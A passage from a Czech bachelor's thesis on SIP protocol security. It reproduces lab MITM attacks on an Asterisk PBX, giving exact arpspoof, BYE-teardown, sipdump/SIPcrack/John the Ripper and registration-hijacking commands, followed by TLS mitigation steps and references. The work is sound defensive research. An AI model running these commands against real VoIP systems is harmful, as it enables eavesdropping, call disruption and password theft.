SUBSCRIBE s mnoha položkami Accept	Zpráva zahozena	Chyba ústředny	489 Bad Event
Odkaz na NULL	Zpráva zahozena	Chyba ústředny	200 OK

4.2.23 Mitigace útoku s modifikovanými zprávami

Z výsledků vyplývá, že ústředna Asterisk 15.2.0, která využívá pro řízení PJSIP stack, je zranitelná vůči některým vyzkoušeným zprávám. Jako bezpečnostní opatření proti těmto zprávám je možné upgradovat ústřednu na novější verzi 18.3.0. Upgrade lze provést následujícími příkazy:

1) `wget http://downloads.asterisk.org/pub/telephony/asterisk/asterisk-18-current.tar.gz`
- Příkaz zahájí stahování nejnovější verzi ústředny Asterisk.
2) `tar xvf asterisk-18-current.tar.gz`
3) `cd asterisk-18*/`
4) `sudo contrib/scripts/install_prereq install`
5) `./configure`
- 4. a 5. příkaz mají za úkol vyřešit závislosti.
6) `make menuselect`
- Příkaz otevře menu, ve kterém lze vybrat funkce ústředny jako jsou kodeky, moduly a hlasové balíčky.
7) `rm -rf /usr/lib/asterisk/modules`
- Příkaz vymaže obsah složky modules, vzhledem k přechodu z verze 15.2.0 na verzi 18.3.0 nejsou některé moduly již kompatibilní. Pokud ústředna používá moduly třetích stran, je potřeba moduly doinstalovat.
8) `make`
- Příkaz zkompiluje zdrojové kódy ústředny.
9) `make install`
- Příkaz nainstaluje novou verzi ústředny.

Pokud systém používá linuxovou distribuci FreePBX, je možné změnit verzi ústředny příkazem `asterisk-version-switch`, který otevře menu znázorněné na obrázku 4.14.




Obr. 4.14: Menu pro výběr verze ústředny na distribuci FreePBX

4.3 MITM útoky

Podstatou MITM útoku je snaha útočníka odposlouchávat komunikaci mezi účastníky tak, že se stane aktivním prostředníkem. V tomto případě se jednalo o komunikaci mezi ústřednou Asterisk verze 13.21-cert3 a softwarovým telefonem Zoiper. Pro realizaci útoku byl použit nástroj arpspoof, který umožňuje útočníkovi podvrhnout odpovědi na ARP dotazy. Útok byl realizován příkazy `echo 1 > /proc/sys/net/ipv4/ip_forward` a `arpspoof -i eth0 -c both -t 192.168.10.5 -r 192.168.10.8`, přičemž IP adresa 192.168.10.5 představovala adresu ústředny a 192.168.10.8 byla IP adresa telefonu. Výsledkem příkazu echo bylo povolení směrování, aby spolu mohly ústředna a telefon nadále komunikovat bez přerušení. Příkaz arpspoof zajistil posílání síťového provozu mezi ústřednou a telefonem útočníkovi.

4.3.1 BYE Teardown

Cílem útoku bylo přerušit probíhající hovor mezi telefony. Pro útok bylo potřeba odchytit zprávy mezi telefonem a ústřednou. Odchycení lze realizovat příkazem `tcpdump -i eth0 -w odchyt.pcap` nebo v programu Wireshark. V odchyceném provozu bylo potřeba vyhledat odpověď 200 OK protokolu SIP a z ní extrahovat hodnotu Call-ID, tag v záhlaví To, tag v záhlaví From, označení komunikujících stran a číslo portu, na kterém komunikoval telefon Zoiper. Na obrázku 4.15 je zobrazeno odchycení provozu a zvýrazněné relevantní hodnoty.




Obr. 4.15: Odchycené hodnoty v programu Wireshark pro teardown útok

S odchycenými hodnotami využil útočník nástroje BYE Teardown [35] pro vytvoření BYE zprávy pro přerušení hovoru mezi telefony. Nástroj lze získat následujícími příkazy:

1) `wget http://www.hackingvoip.com/tools/teardown.tar.gz`
- Příkaz zahájí stahování nástroje BYE Teardown.
2) `wget http://www.hackingvoip.com/tools/hack_library.tar.gz`
- Příkaz zahájí stahování dodatečné knihovny, která je vyžadovaná pro běh nástroje BYE Teardown.
3) `tar -xf hack_library.tar.gz`
4) `cd hack_library`
5) `make`
- Příkaz zahájí kompilaci knihovny hack_library.
6) `cd ..`
7) `tar -xf teardown.tar.gz`
8) `cd teardown`
9) `make`
- Příkaz zahájí kompilaci nástroje BYE Teardown.

Po zkompilování nástroje a odchycení komunikace mezi telefonem a ústřednou použil útočník příkaz `./teardown eth0 100 192.168.10.5 192.168.10.5 Call_ID From_tag To_tag -a 200 -i 192.168.10.8 -S 5062`, přičemž Call_ID bylo nahrazeno hodnotou v záhlaví Call_ID, From_tag byl nahrazen hodnotou tag ze záhlaví uživatele 200 a To_tag nahrazeno hodnotou tag ze záhlaví uživatele 100. Výsledkem útoku bylo přesvědčení uživatele 100 o tom, že uživatel 200 chce zavěsit hovor. Na obrázku 4.16 lze vidět zprávu od útočníka, která se jeví jako poslána od legitimního uživatele. Obrázek 4.17 ukazuje stav telefonů po provedení útoku, přičemž byl uživateli 100 ukončen hovor. Uživatel 200 se o ukončení nedozvěděl, tudíž pokračoval v hovoru.



Obr. 4.16: Útočníkova zpráva odchycená v programu Wireshark

Obr. 4.17: Stav telefonů po teardown útoku

4.3.2 Útok na autentizaci


Cílem útoku bylo zjistit přihlašovací údaje jednoho z účastníků hovoru. Pro útok bylo opět potřeba odchytit zprávy mezi telefonem a ústřednou. Odchycení komunikace provedl útočník příkazem `tcpdump -i eth0 -w odchyt.pcap`. Z odchycené komunikace bylo potřeba extrahovat údaje nonce, typ požadavku, realm, uri, MD5 hash a jméno uživatele. Princip výpočtu MD5 odpovědi je zobrazen na obrázku 4.18. Útočník pro extrakci použil příkaz `sipdump -p odchyt.pcap hash.txt`, který uložil relevantní údaje do souboru hash.txt. Na obrázku 4.19 jsou vidět odchycené hodnoty v programu Wireshark.

Řetězec_1 = MD5(Jméno uživatele : Realm : Heslo)

Řetězec_2 = MD5(Metoda : Požadované URI)


Odpověď = MD5(Řetězec_1 : Nonce : Řetězec_2)

Obr. 4.18: Princip výpočtu MD5 odpovědi



Obr. 4.19: Hodnoty pro útok na autentizaci v programu Wireshark

Pro zjištění přihlašovacích údajů použil útočník nástroj SIPcrack, který lze nainstalovat příkazem `apt-get install sipcrack`. Nástroj SIPcrack vyžaduje na vstupu soubor s hesly, kterým může být například slovník rockyou.txt. Pro bruteforce útok je možné využít kombinaci nástrojů SIPcrack a John the Ripper. Útočník vytvořil frontu fifo, do které nasměroval výstup z nástroje John the Ripper. Pro vygenerování hesel použil útočník příkazy `mkfifo john_vystup` a `john -stdout=8 -incremental:Alpha > john_vystup`. Výsledkem generování jsou hesla o délce 1-8 znaků složená z velkých i malých písmen abecedy. Pro samotné zjištění hesla byl použit příkaz `sipcrack -w john_vystup hash.txt`, výstup příkazu je na obrázku 4.20.



Obr. 4.20: Výstup nástroje SIPcrack

4.3.3 Registration hijacking

Cílem útoku je odregistrovat uživatele a přesměrovat hovory k útočníkovi díky odchycené komunikaci mezi ústřednou a telefonem. K útoku bylo potřeba odchytit přihlašovací údaje a poslat 2 REGISTER zprávy. První REGISTER zpráva obsahovala v záhlaví Expires hodnotu 0 k odregistrování uživatele, a druhá měla nastavenou hodnotu Expires na 3600 k zaregistrování útočníka. Zprávy byly obsaženy v souborech hijack_odreg.xml a hijack_reg.xml. Útočník zprávy zaslal pomocí nástroje SIPp. Adresování při útoku je obsaženo v tabulce 4.5, výpisy registrovaných uživatelů na ústředně jsou zobrazeny na obrázcích 4.21, 4.22 a 4.23. Pokud se kdokoli pokusil spojit s uživatelem po odregistrování, ale před registrací útočníka, obdržel chybovou zprávu `503 Service Unavailable`.

Tab. 4.5: Adresování při útoku Registration hijacking

Role	IP adresa	SIP účet
Útočník	192.168.10.6	-
Ústředna	192.168.10.5	-
Zoiper1	192.168.10.7	100
Zoiper2	192.168.10.8	200

```
xtumap02-VirtualBox*CLI> sip show peers
Name/username             Host                                    Dyn Forcerport Comedia    ACL Port
100/100                   192.168.10.7                             D  Yes        Yes          A  5064
200/200                   192.168.10.8                             D  Yes        Yes          A  5062
```

Obr. 4.21: Výpis registrovaných uživatelů před útokem

```
xtumap02-VirtualBox*CLI> sip show peers
Name/username             Host                                    Dyn Forcerport Comedia    ACL Port
100/100                   (Unspecified)                            D  Yes        Yes          A  0
200/200                   192.168.10.8                             D  Yes        Yes          A  5062
```

Obr. 4.22: Výpis registrovaných uživatelů po odregistrování uživatele

```
xtumap02-VirtualBox*CLI> sip show peers
Name/username             Host                                    Dyn Forcerport Comedia    ACL Port
100/100                   192.168.10.6                             D  Yes        Yes          A  5060
200/200                   192.168.10.8                             D  Yes        Yes          A  5062
```

Obr. 4.23: Výpis registrovaných uživatelů po registraci útočníka


4.3.4 Mitigace MITM útoku

Zabezpečení protokolem TLS poskytuje šifrování pro signalizaci hovorů. Je to praktický způsob, jak zabránit útočníkovi, aby zjistil obsah zpráv protokolu SIP. Nastavení TLS mezi ústřednou Asterisk a klientem zahrnuje vytvoření souborů s klíči, úpravu konfigurace SIP protokolu na ústředně Asterisk, vytvoření SIP účtu, který je schopen komunikovat přes TLS, a úpravu nastavení telefonu tak, aby se připojil k Asterisku přes TLS. Klíče a certifikáty pro protokol TLS byly vytvořeny následujícími příkazy:


1) `mkdir /etc/asterisk/keys`
- Příkaz vytvořil složku, ve které byly uchovávány klíče.
2) `./ast_tls_cert -C 192.168.10.5 -O "AST_TLS"-d /etc/asterisk/keys`
- Příkaz nastavil vlastní CA („Certifikační autorita“) a vytvořil certifikát pro ústřednu Asterisk. Skript ast_tls_cert se nacházel ve složce /contrib/scripts zdrojové složky ústředny Asterisk.
3) `./ast_tls_cert -m client -c /etc/asterisk/keys/ca.crt -k /etc/asterisk/keys/ca.key -C 192.168.10.7 -O "Klient1"-d /etc/asterisk/keys -o klient1_cert`
- Příkaz vytvořil klientský certifikát pro telefon Zoiper. Stejný krok s pozměněnými hodnotami byl potřeba vykonat i pro druhý telefon.

4) `openssl x509 -in /etc/asterisk/keys/ca.crt -out /etc/asterisk/keys/ca.pem -outform PEM`
- Příkaz převedl certifikát CA do formátu .pem, jelikož telefony Zoiper nepřijímaly jiný formát.

Dalším krokem byla distribuce certifikátů. Pro správnou konfiguraci TLS potřeboval telefon certifikát klienta a certifikát CA. Nastavení telefonu Zoiper pro použití TLS lze vidět na obrázku 4.24 a obrázku 4.25.



Obr. 4.24: Konfigurace CA certifikátu na telefonu Zoiper



Obr. 4.25: Konfigurace certifikátu klienta na telefonu Zoiper

Posledním krokem bylo upravit nastavení souboru sip.conf. Do souboru byly přidány informace o TLS a každému klientovi byl pozměněn typ přenosu na TLS.


Změny v souboru sip.conf:

```
[general]
tlsenable=yes
tlsbindaddr=0.0.0.0
tlscertfile=/etc/asterisk/keys/asterisk.pem
tlscafile=/etc/asterisk/keys/ca.crt

[100]
transport=tls

[200]
transport=tls
```

Po úpravě souboru bylo potřeba připojit se na ústřednu a příkazem `sip reload` aplikovat novou konfiguraci.

4.3.5 Výsledky

Díky aplikaci šifrování pomocí protokolu TLS nemohl útočník z komunikace, mezi telefonem a ústřednou, vyčíst důležitá data protokolu SIP. Útoky BYE Teardown, registration hijacking a útok na autentizaci byly založeny na schopnosti útočníka extrahovat data z přenášené komunikace. Po aplikování protokolu TLS, který šifruje komunikaci, toto není možné, jak je znázorněno na obrázku 4.26.



Obr. 4.26: Odchycená komunikace po aplikaci TLS

Závěr

Bakalářská práce byla zaměřena na bezpečnost signalizačního protokolu SIP. Nejprve byl v bakalářské práci krátce představen protokol SIP, popsána jeho architektura a typy zpráv. V další kapitole byla zmíněna podobnost protokolu SIP s protokolem HTTP, díky které mohou být útoky na HTTP použity i na SIP. Dále byly v kapitole popsány DoS útoky, autentizační útoky, odposlech a SQL injekce. Výsledkem kapitoly je přehled bezpečnostních nedostatků protokolu SIP. Třetí kapitola obsahovala popis aplikovatelných mechanismů pro zabezpečení protokolu SIP. Mechanismy byly rozděleny podle uplatnitelnosti na autentizační, šifrovací a detekční. Obsahem kapitoly byl přehled řešení různých bezpečnostních rizik protokolu SIP.

V praktické části byly realizovány a mitigovány záplavové útoky, útoky s modifikovanými zprávami a MITM útoky na PBX Asterisk. Útoky byly simulovány ve virtualizovaném prostředí.

Záplavové útoky byly realizovány se zprávami INVITE, OPTIONS, BYE, CANCEL, REGISTER a uskutečněny pomocí nástroje SIPp. Pouze útoky se zprávami INVITE a REGISTER byly dostatečně závažné k přerušení komunikace mezi softwarovými telefony. Útok s metodou REGISTER byl úspěšný díky vytížení CPU ústředny a útok s metodou INVITE díky neschopnosti ústředny vytvářet spojení nad určitý limit. K mitigaci útoku byl využit IPS Suricata, který dokázal útok efektivně zneškodnit.

Pro útok modifikovanými zprávami byl použit nástroj SIPTorch, díky kterému byly vygenerovány zprávy inspirované doporučením RFC 4475. Další dvě zprávy byly vytvořeny podle bezpečnostních upozornění na stránkách www.asterisk.org. Při útoku bylo zjištěno, že některé verze ústředny jsou zprávami zranitelné a jejich zpracování způsobí pád ústředny. Pro mitigaci útoku bylo využito upgradu na novější, robustnější verzi ústředny.

MITM útoky byly zaměřeny na přerušení probíhajícího hovoru, získání autentizačních údajů a na odcizení registrace uživatele. Pro přerušení hovoru byl využit nástroj BYE Teardown, který díky odchycené komunikaci mezi ústřednou a telefonem vygeneroval žádost o ukončení hovoru, která se jevila jako od legitimního uživatele. Pro získání autentizačních údajů byl využit nástroj SIP crack, který díky spojení s nástrojem John the Ripper získal z odchycené komunikace heslo uživatele. Pro odcizení registrace uživatele bylo využito heslo získané v předchozím útoku, a díky dvěma zprávám metody REGISTER bylo možné odregistrovat legitimního uživatele a místo něj zaregistrovat útočníka. Pro mitigaci MITM útoků bylo využito šifrování komunikace, mezi ústřednou a telefony, pomocí protokolu TLS.

Cílem praktické části bylo ukázat jednoduchost vytvoření fatálního útoku na SIP komunikaci.

Literatura

[1] STANĚK, Jan. DoS a DDoS útoky na SIP protokol [online]. Praha, 2011 [cit. 2020-10-18]. Dostupné z: https://dspace.cuni.cz/bitstream/handle/20.500.11956/33395/DPTX_2009_1__0_235748_0_82462.pdf?sequence=1&isAllowed=y. Diplomová práce. Univerzita Karlova, Matematicko-fyzikální fakulta, Katedra softwarového inženýrství. Vedoucí práce Peterka, Jiří.

[2] SIP UAS [online]. Wyoming [cit. 2020-10-18]. Dostupné z: https://www.voip-info.org/sip-uas/

[3] Protokol SIP: Komponenty. MB DATA [online]. [cit. 2020-10-27]. Dostupné z: https://www.mbdata.cz/uvoddovoip.htm

[4] ŠAFAŘÍK, Jakub. Distribuovaný systém klasifikace útoků pro VoIP infrastrukturu využívající protokol SIP [online]. Ostrava, 2016 [cit. 2020-10-17]. Dostupné z: https://dspace.vsb.cz/bitstream/handle/10084/116856/SAF077_FEI_P1807_2601V018_2016.pdf?sequence=1&isAllowed=y. Dizertační práce. Vysoká škola báňská - Technická univerzita Ostrava, Fakulta elektrotechniky a informatiky, Katedra telekomunikační techniky. Vedoucí práce Miroslav Voznák.

[5] INTERSTATE: A Stateful Protocol Fuzzer for SIP. DEFCON [online]. California: Harris, 2011, 2011 [cit. 2020-10-17]. Dostupné z: https://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-harris.pdf

[6] SEO, Dongwon, Heejo LEE a Ejovi NUWERE. SIPAD: SIP–VoIP Anomaly Detection using a Stateful Rule Tree. In: Computer Communications [online]. 2013, s. 562-574 [cit. 2020-10-17]. ISSN 01403664. Dostupné z: doi:10.1016/j.comcom.2012.12.004

[7] Endler, D., Collier, M.: Hacking VoIP Exposed: Voice Over IP Security Secrets & Solutions. McGraw-Hill, London (2007)

[8] EL-MOUSSA, Fadi; MUDHAR, Parmindher; JONES, Andy. Overview of SIP attacks and countermeasures. In: International Conference on Information Security and Digital Forensics. Springer, Berlin, Heidelberg, 2009. p. 82-91.

[9] RAMAKRISHNA, Karthik Budigere. Defending against common attacks in SIP [online]. 2010 [cit. 2020-10-26]. Dostupné z: https://www.researchgate.net/profile/Karthik_Budigere/publication/309148470_Defending_against_common_attacks_in_SIP/links/5800db6408ae093181a64cc3/Defending-against-common-attacks-in-SIP.pdf

[10] Cisco Unified IP Phone Overflow and Denial of Service Vulnerabilities. Cisco [online]. Cisco Security Advisory, 2008 [cit. 2020-10-26]. Dostupné z: ttps://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20080213-phone

[11] SISALEM, D., J. KUTHAN a S. EHLERT. Denial of service attacks targeting a SIP VoIP infrastructure: attack scenarios and prevention mechanisms. In: IEEE Network [online]. 2006, s. 26-31 [cit. 2020-10-17]. ISSN 0890-8044. Dostupné z: doi:10.1109/MNET.2006.1705880

[12] COLLIER, Mark. Basic vulnerability issues for SIP security [online]. SecureLogix Corporation, 2005 [cit. 2020-10-27]. Dostupné z: https://download.securelogix.com/library/SIP_Security030105.pdf

[13] Securing VoIP Networks, Threats, Vulnerabilities, and Countermeasures [online]. Addison-Wesley, 2007 [cit. 2020-10-26]. ISBN 978-0321437341. Dostupné z: https://www.researchgate.net/publication/318707676_Securing_VoIP_Networks_Threats_Vulnerabilities_and_Countermeasures

[14] QIU, Qi. Study of digest authentication for Session Initiation protocol (SIP) [online]. Ontario, Canada, 2003 [cit. 2020-10-27]. Dostupné z: https://www.site.uottawa.ca/~bob/gradstudents/DigestAuthenticationReport.pdf. University of Ottawa.

[15] STEHLÍK, Martin. Bezpečnost VoIP [online]. Brno, 2008 [cit. 2020-11-28]. Dostupné z: <https://is.muni.cz/th/h1cy2/>. Bakalářská práce. Masarykova univerzita, Fakulta informatiky. Vedoucí práce Marek Kumpošt.

[16] GENEIATAKIS, Dimitris. SIP Message Tampering THE SQL code INJECTION attack [online]. Greece: University of the Aegean, 2004 [cit. 2020-10-28]. Dostupné z: http://www.cs.columbia.edu/~dgen/papers/conferences/conference-02.pdf

[17] WERAPUN, W., A. Abou EL KALAM, B. PAILLASSA a J. FASSON. Solution analysis for SIP security threats. In: 2009 International Conference on Multimedia Computing and Systems [online]. IEEE, 2009, 2009, s. 174-180 [cit. 2020-11-28]. ISBN 978-1-4244-3756-6. Dostupné z: doi:10.1109/MMCS.2009.5256707

[18] SALSANO, S., L. VELTRI a D. PAPALILO. SIP security issues: the SIP authentication procedure and its processing load. In: IEEE Network [online]. 2002, s. 38-44 [cit. 2020-11-28]. ISSN 0890-8044. Dostupné z: doi:10.1109/MNET.2002.1081764

[19] STEFFEN, Andreas, Daniel KAUFMANN a Andreas STRICKER. SIP security. In: E-Science und Grid Ad-hoc Netze Medienintegration [online]. 18. DFN-Arbeitstagung über Kommunikationsnetze, 2004 [cit. 2020-11-01]. ISBN 3-88579-384-9. ISSN 1617-5468. Dostupné z: https://dl.gi.de/bitstream/handle/20.500.12116/28593/GI-Proceedings.55-26.pdf?sequence=1&isAllowed=y

[20] GENEIATAKIS, Dimitris, Tasos DAGIUKLAS, Georgios KAMBOURAKIS, Costas LAMBRINOUDAKIS, Stefanos GRITZALIS, Karlovassi EHLERT a Dorgham SISALEM. Survey of security vulnerabilities in session initiation protocol [online]. In: . 2006, s. 68-81 [cit. 2020-11-01]. ISSN 1553-877X. Dostupné z: doi:10.1109/COMST.2006.253270

[21] LOUGHNEY, John a Gonzalo CAMARILLO. RFC 3702: Authentication, Authorization, and Accounting Requirements for the Session Initiation Protocol (SIP) [online]. In: . February 2004 [cit. 2020-11-01]. Dostupné z: https://tools.ietf.org/html/rfc3702

[22] PETERSON, Jon, Cullen JENNINGS, Eric RESCORLA a Chris WENDT. RFC 8224: Authenticated Identity Management in the Session Initiation Protocol (SIP) [online]. In: . February 2018 [cit. 2020-11-01]. ISSN 2070-1721. Dostupné z: https://tools.ietf.org/html/rfc8224

[23] EL SAWDA, S. a P. URIEN. SIP Security Attacks and Solutions: A state-of-the-art review [online]. In: . IEEE, 2006, s. 3187-3191 [cit. 2020-11-01]. ISBN 0-7803-9521-2. Dostupné z: doi:10.1109/ICTTA.2006.1684926

[24] KIM, JoongMan, SeokUng YOON, HyunCheol JEONG a YooJae WON. Implementation and Evaluation of SIP-Based Secure VoIP Communication System. In: 2008 IEEE/IFIP International Conference on Embedded and Ubiquitous Computing [online]. IEEE, 2008, 2008, s. 356-360 [cit. 2020-11-02]. ISBN 978-0-7695-3492-3. Dostupné z: doi:10.1109/EUC.2008.79

[25] MODADUGU, Nagendra a Eric RESCORLA. RFC 6347: Datagram Transport Layer Security Version 1.2 [online]. In: . January 2012 [cit. 2020-11-02]. Dostupné z: doi:10.17487/RFC6347

[26] NICCOLINI, S., R.G. GARROPPO, S. GIORDANO, G. RISI a S. VENTURA. SIP intrusion detection and prevention: recommendations and prototype implementation. In: 1st IEEE Workshop on VoIP Management and Security, 2006 [online]. IEEE, 2006, 2006, s. 47-52 [cit. 2020-11-03]. ISBN 1-4244-0144-5. Dostupné z: doi:10.1109/VOIPMS.2006.1638122

